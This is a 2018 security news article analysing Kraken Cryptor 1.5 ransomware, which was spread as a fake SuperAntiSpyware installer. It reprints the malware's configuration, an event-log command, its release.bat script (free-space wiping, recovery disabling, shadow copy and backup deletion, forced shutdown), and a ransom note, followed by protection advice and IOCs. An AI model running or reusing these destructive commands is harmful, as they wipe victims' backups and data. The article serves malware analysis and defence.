

# Kraken Cryptor Ransomware Masquerading as SuperAntiSpyware Security Program

---

[bleepingcomputer.com/news/security/kraken-cryptor-ransomware-masquerading-as-superantispyware-security-program](https://bleepingcomputer.com/news/security/kraken-cryptor-ransomware-masquerading-as-superantispyware-security-program)

By

Lawrence Abrams

- September 14, 2018
- 01:35 PM
- 0



The Kraken Cryptor Ransomware is a newer ransomware that was released in August 2018. A new version, called Kraken Cryptor 1.5, was recently released that is masquerading as the legitimate SuperAntiSpyware anti-malware program in order to trick users into installing it.

What makes it worse, though, is that somehow the attackers were able to gain access to the superantispyware.com site and distribute the ransomware from there.

## Kraken Cryptor Ransomware 1.5 masquerading as SuperAntiSpyware

---

MalwareHunterTeam, who has been tracking Kraken Cryptor since it has been released, discovered the new variant this morning. When looking at its entry on VirusTotal, he noticed that VirusTotal was reporting that the Kraken Cryptor installer had been distributed directly from superantispyware.com.

## Download URLs

This file has been spotted as the response content of the following URLs.


<https://www.superantispyware.com/downloads/SUPERAntiSpywares.exe>

<http://www.superantispyware.com/downloads/SUPERAntiSpywares.exe>

### Download urls reported by VirusTotal

The file name for the legitimate SuperAntiSpyware Free installer is called SUPERAntiSpyware.exe. The Kraken Cryptor installer spotted by VirusTotal was called SUPERAntiSpywares.exe. The only difference between the two names is the addition of a s to the malicious executable. This malicious executable is no longer available from superantispyware.com.

You can further see how Kraken Cryptor is trying to masquerade as SuperAntiSpyware by utilizing the same icon as shown below.



### Kraken Cryptor executable using the same icon as SuperAntiSpyware

It is important to note that the SUPERAntiSpyware.exe executable was not compromised and continued to install the legitimate version of SuperAntiSpyware. So users who installed SuperAntiSpyware via the normal links were not affected.


At this point, we do not know how users were being directed to the malicious SUPERAntiSpywares.exe executable. Bleeping Computer has made numerous attempts to contact SuperAntiSpyware via email, phone, and Twitter for comment, but have not received a response at the time of publication.

*Disclosure: BleepingComputer.com is an affiliate for SuperAntiSpyware.com and other anti-malware products.*

## How the Kraken Cryptor Ransomware encrypts a computer

The Kraken Cryptor Ransomware provides good insight into how it encrypts a computer due to an embedded configuration file that is easily exported. This configuration file contains a list of modules and if they are enabled, processes to stop, the public encryption key, emails, ransom prices, extensions to encrypt, files and folders to be skipped, countries and languages that won't be encrypted, and more.

You can see a portion of this configuration file below.



```
1  "project":{
2  "name":"kraken",
3  "version":1.5,
4  "comment":"When the researchers party hard, our parties harder!"
5  },
6  "module":{
7  "anti_forensic":true,
8  "anti_revere":true,
9  "anti_virtual":false,
10 "anti_smb":false,
11 "anti_rdp":false,
12 "country_check":true,
13 "keyboard_check":true,
14 "registry_check":true,
15 "fix_device":true,
16 "network_device":true,
17 "flash_device":true,
18 "extension_bypass":true,
19 "rapid_mode":true
20 },
21 "core": {
22 "public_key":
23 "2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwmlWQZR/RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuicstmiVSRvMxRNDw3U29W0Li/PoSOYfBP
24 UvHP58BhLT3G5/AikhHmf4FGtigUEkq5n/u60Zh0362s2nY1Ev0qEx+d45oDnYaoMllhrxtho7uqbu1sZPsggezyEBI7f2BK0JxxD4ML8Cpww69EHH+3tgt2gn9ys921NI3d3g
25 jI8Z+GR5YnKNx1qRCoiCPQqL6MjUHEEOXkMOWITH/CacwQDMEEnZSlxDDisLvybdjw9y1Q==",
26 "support_email_1": "shortmangnet@420blaze.it",
27 "support_email_2": "BM-2cUEkUQXNffBg89VwtZ4twYiMomAFzy6o@bitmessage.ch",
28 "price": 0.125,
29 "price_unit": "BTC",
30 "new_extension": "onion",
31 "main_cipher_key_size": 128,
32 "session_cipher_key_size": 64,
33 "aes_cipher_key_size": 32,
34 "target_extensions": [
35 "1cd",
36 "3dm",
```

### Portion of Kraken Cryptor 1.5 configuration file

When executed, the ransomware will perform a series of steps that are listed below, but may not be in the exact order in which they are executed.

The ransomware will create a file called C:\ProgramData\Safe.exe and execute it. This program will then enumerate a list of all the Event Viewer logs and redirect the output to the C:\ProgramData\EventLog.txt file.

```
C:\Windows\system32\cmd.exe /c wevtutil.exe enum-logs > "C:\ProgramData\EventLog.txt"
```

The program will then remove all the logs listed in the Eventlog.txt.

Kraken Cryptor will also check the language and location of the victim, and if in the following countries, will not encrypt the computer.

Armenia, Azerbaijan, Belarus, Estonia, Georgia, Iran, Kyrgyzstan, Kazakhstan, Lithuania, Latvia, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine, Uzbekistan, and Brazil


In order to prevent processes keeping databases open and unable to be encrypted, the ransomware will terminate the processes listed below.

agntsvcagntsvc, agntsvcencsvc, agntsvcisqlplussvc, dbeng50, dbsnmp, firefoxconfig, msftesql, mydesktopqos, mydesktopservice, mysqld, mysqld-nt, mysqld-opt, ocomm, ocspd, oracle, sqbcoreservice, sqlagent, sqlbrowser, sqlservr, sqlwriter, sqlwb, synctime, tbirdconfig, and xfssvcon

When encrypting a computer, it will scan the computer for files with the following extensions.

1cd. 3dm. 3ds. 3fr. 3g2. 3gp. 3pr. 7z. 7zip. aac. ab4. abd. accdb. accde. accdr. accdt. ach. acr. act. adb. adp. ads. agdl. ai. aiff. ait. al. aoi. apj. arw. ascx. asf. asm. asp. aspx. asx. atb. avi. awg. back. backup. backupdb. bak. bank. bay. bdb. bgt. bik. bin. bkp. blend. bmp. bpw. c. cdb. cdf. cdr. cdr3. cdr4. cdr5. cdr6. cdrw. cdx. ce1. ce2. cer. cfg. cfn. cgm. cib. class. cls. cmt. config. contact. cpi. cpp. cr2. crawl. crt. crw. cs. csh. cs. csl. css. csv. dac. dat. db. db3. dbf. dbx. db\_journal. dc2. dcr. dcs. ddd. ddoc. ddrw. dds. def. der. des. design. dgc. dit. djvu. dng. doc. docm. docx. dot. dotm. dotx. drf. drw. dtd. dwg. dxb. dxf. dxg. edb. eml. eps. erbsql. erf. exf. fdb. ffd. fff. fh. fhd. fla. flac. flb. flf. flv. flvv. fpx. fxg. gif. gray. grey. groups. gry. h. hbk. hdd. hpp. html. ibank. ibd. ibz. idx. iif. iiq. incpas. indd. info. info\_. ini. jar. java. jnt. jpe. jpeg. jpg. js. json. kc2. kdbx. kdc. key. kpx. kwm. laccdb. lck. ldf. lit. lock. log. lua. m. m2ts. m3u. m4p. m4v. mab. mapimail. max. mbx. md. mdb. mdc. mdf. mef. mfw. mid. mkv. mlb. mmw. mny. moneywell. mos. mov. mp3. mp4. mpeg. mpg. mrw. msf. msg. myd. nd. ndd. ndf. nef. nk2. nop. nrw. ns2. ns3. ns4. nsd. nsf. nsg. nsh. nvram. nwb. nx2. nx1. nyf. oab. obj. odb. odc. odf. odg. odm. odp. ods. odt. ogg. oil. omg. orf. ost. otg. oth. otp. ots. ott. p7b. p7c. p12. pab. pages. pas. pat. pbf. pcd. pct. pdb. pdd. pdf. pef. pem. pfx. php. pif. pl. plc. plus\_muhd. pm!. pm. pmi. pmj. pml. pmm. pmo. pmr. pnc. pnd. png. pnx. pot. potm. potx. ppam. pps. ppsm. ppsm. ppsx. ppt. pptm. pptm. pptx. prf. ps. psafe3. psd. pspimage. pst. ptx. pwm. py. qba. qbb. qbm. qbr. qbw. qbx. qby. qcow. qcow2. qed. qtb. r3d. raf. rar. rat. raw. rdb. rm. rtf. rvt. rw2. rwl. rwz. s3db. safe. sas7bdat. sav. save. say. sd0. sda. sdb. sdf. sh. sldm. sldx. sql. sqlite. sqlite-shm. sqlite-wal. sqlite3. sqlitedb. sr2. srb. srf. srs. srt. srw. st4. st5. st6. st7. st8. stc. std. sti. stm. stw. stx. svg. swf. sxc. sxd. sxg. sxi. sxm. sxw. tbb. tbn. tex. tga. thm. tlg. tlx. txt. usr. vbox. vdi. vhd. vidx. vmdk. vmsd. vmx. vmxf. vob. wab. wad. wallet. war. wav. wb2. wma. wmf. wmv. wpd. wps. x3f. x11. xis. xla. xlam. xlk. xlm. xlr. xls. xlsb. xlsm. xlsx. xlt. xltm. xltx. xlw. xml. ybcra. yuv. and zip

If it encounters a matching file, it will encrypt the file and rename it in the format 0000000-Lock.onion, where the numbers will increment for each encrypted file. The original file name will be encrypted and stored in the encrypted file.



**A folder of files encrypted by Kraken Cryptor and with the -Lock.onion extension appended**

When encrypting the computer, Kraken Cryptor will create a ransom notes named **# How to Decrypt Files.html** in every folder. This ransom note contains a unique victim key and instructions on how to make a 0.125 bitcoin ransom payment. The contact information provided in the ransom note is **shortmangnet@42oblaze.it** and **BM-2cUEkUQXNffBg89VwtZi4twYiMomAFzy6o@bitmessage.ch**.



```
# All your files has been encrypted by "KRAKEN CRYPTOR".  
# Read the following instructions carefully to decrypt your files.
```

```
-----BEGIN KRAKEN ENCRYPTED UNIOUE KEY-----  
[Blurred text representing the encrypted key]  
-----END KRAKEN ENCRYPTED UNIOUE KEY-----
```

### **Portion of Ransom Note**

The ransomware will also download SDelete from the Sysinternals site and execute a batch file called release.bat. This batch file will cause SDelete to clear and overwrite all free space on the drive with zeros to make it harder to recover files. It will also cause the computer to shutdown, disable Windows startup recovery, delete Windows backups, and delete shadow volume copies.

```
1 :: [Version 1.5]
2
3 REM [Echo OFF]
4 @echo off
5
6 REM [Microsoft Sysinternals Eula Accepted]
7 REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete"
8 REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete" /v EulaAccepted /t REG_DWORD /d 1 /f
9
10 REM [wipe Drives Free Space]
11 cmd.exe /c C:\ProgramData\sdelete.exe -z A:
12 cmd.exe /c C:\ProgramData\sdelete.exe -c -z C:
13 cmd.exe /c C:\ProgramData\sdelete.exe -z D:
14
15 REM [Start SYSTEM Shutdown Timer]
16 shutdown /s /f /t 300 /c "Unexpected shutdown due to maintenance break."
17
18 REM [Disable Safe Boot]
19 bcdedit /set {default} recoveryenabled No && bcdedit /set {default} bootstatuspolicy ignoreallfailures
20
21 REM [Delete Backups]
22 wadmin DELETE SYSTEMSTATEBACKUP -keepversions:0
23 wmic SHADOWCOPY DELETE && vssadmin delete shadows /All
24
25 REM [Delete Temp Files]
26 del C:\ProgramData\sdelete.exe
27 del C:\ProgramData\release.bat
```

### Release.bat batch file

This is all done to make it harder for victims to recover their files.

## It is not possible to decrypt the Kraken Cryptor Ransomware

---

Unfortunately, at this time there is no way to decrypt files encrypted by the Kraken Cryptor Ransomware variant for free.

The only way to recover encrypted files is via a backup, or if you are incredibly lucky, through Shadow Volume Copies. Though Kraken Cryptor does attempt to remove Shadow Volume Copies, in rare cases ransomware infections fail to do so for whatever reason. Due to this, if you do not have a viable backup, I always suggest people try as a last resort to restore encrypted files from Shadow Volume Copies as well.

For those who wish to discuss this ransomware or need support, you can use our dedicated [Kraken Cryptor Ransomware Help & Support Topic](#).

## How to protect yourself from the Kraken Cryptor Ransomware

---

In order to protect yourself from Kraken Cryptor, or from any ransomware, it is important that you use good computing habits and security software. First and foremost, you should always have a reliable and tested backup of your data that can be restored in the case of an

emergency, such as a ransomware attack.

As ransomware is also known to be installed via hacked Remote Desktop services, it is very important to make sure its locked down correctly. This includes making sure that no computers running remote desktop services are connected directly to the Internet. Instead place computers running remote desktop behind VPNs so that they are only accessible to those who have VPN accounts on your network.

It is also important to setup proper account lockout policies so that it makes it difficult for accounts to be brute forced over Remote Desktop Services.

You should also have security software that incorporates behavioral detections to combat ransomware and not just signature detections or heuristics. For example, Emsisoft Anti-Malware and Malwarebytes Anti-Malware both contain behavioral detection that can prevent many, if not most, ransomware infections from encrypting a computer.

Last, but not least, make sure you practice the following good online security habits, which in many cases are the most important steps of all:

- Backup, Backup, Backup!
- Do not open attachments if you do not know who sent them.
- Do not open attachments until you confirm that the person actually sent you them,
- Scan attachments with tools like VirusTotal.
- Make sure all Windows updates are installed as soon as they come out! Also make sure you update all programs, especially Java, Flash, and Adobe Reader. Older programs contain security vulnerabilities that are commonly exploited by malware distributors. Therefore it is important to keep them updated.
- Make sure you use have some sort of security software installed.
- Use hard passwords and never reuse the same password at multiple sites.
- If you are using Remote Desktop Services, do not connect it directly to the Internet. Instead make it accessibly only via a VPN.

For a complete guide on ransomware protection, you visit our [How to Protect and Harden a Computer against Ransomware](#) article.

**9/14/18:** Updated story to call it Kraken Cryptor rather than just Kraken.

**9/14/18:** We received the following statement from SuperAntiSpyware:

"A malicious file was uploaded to the SUPERAntiSpyware download server as a result of an attempted attack on the server," SuperAntiSpyware told BleepingComputer. "The malicious file was discovered and removed from the server within several hours of the attempt. The server has since been thoroughly scanned and the vulnerability has been corrected."



## Related Articles:

---

[New 'Cheers' Linux ransomware targets VMware ESXi servers](#)

[SpiceJet airline passengers stranded after ransomware attack](#)

[US Senate: Govt's ransomware fight hindered by limited reporting](#)

[New RansomHouse group sets up extortion market, adds first victims](#)

[Ransomware attack exposes data of 500,000 Chicago students](#)

## IOCs

---

### Hash:

---

SHA256: 9c88c66f44eba049dcf45204315aaf8ba1e660822f9e97aec51b1c305f5fdf14

### Associated Files:

---

C:\ProgramData\Safe.exe  
C:\ProgramData\EventLog.txt  
# How to Decrypt Files.html

### Krain 1.5 Associated Emails:

---

shortmangnet@420blaze.it  
BM-2cUEkUQXNffBg89VwtZi4twYiMomAFzy6o@bitmessage.ch

- [Kraken Cryptor](#)
- [Ransomware](#)
- [SuperAntiSpyware](#)

### [Lawrence Abrams](#)

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- [Previous Article](#)
- [Next Article](#)

Post a Comment [Community Rules](#)

You need to login in order to post a comment

Not a member yet? [Register Now](#)

### You may also like:

---

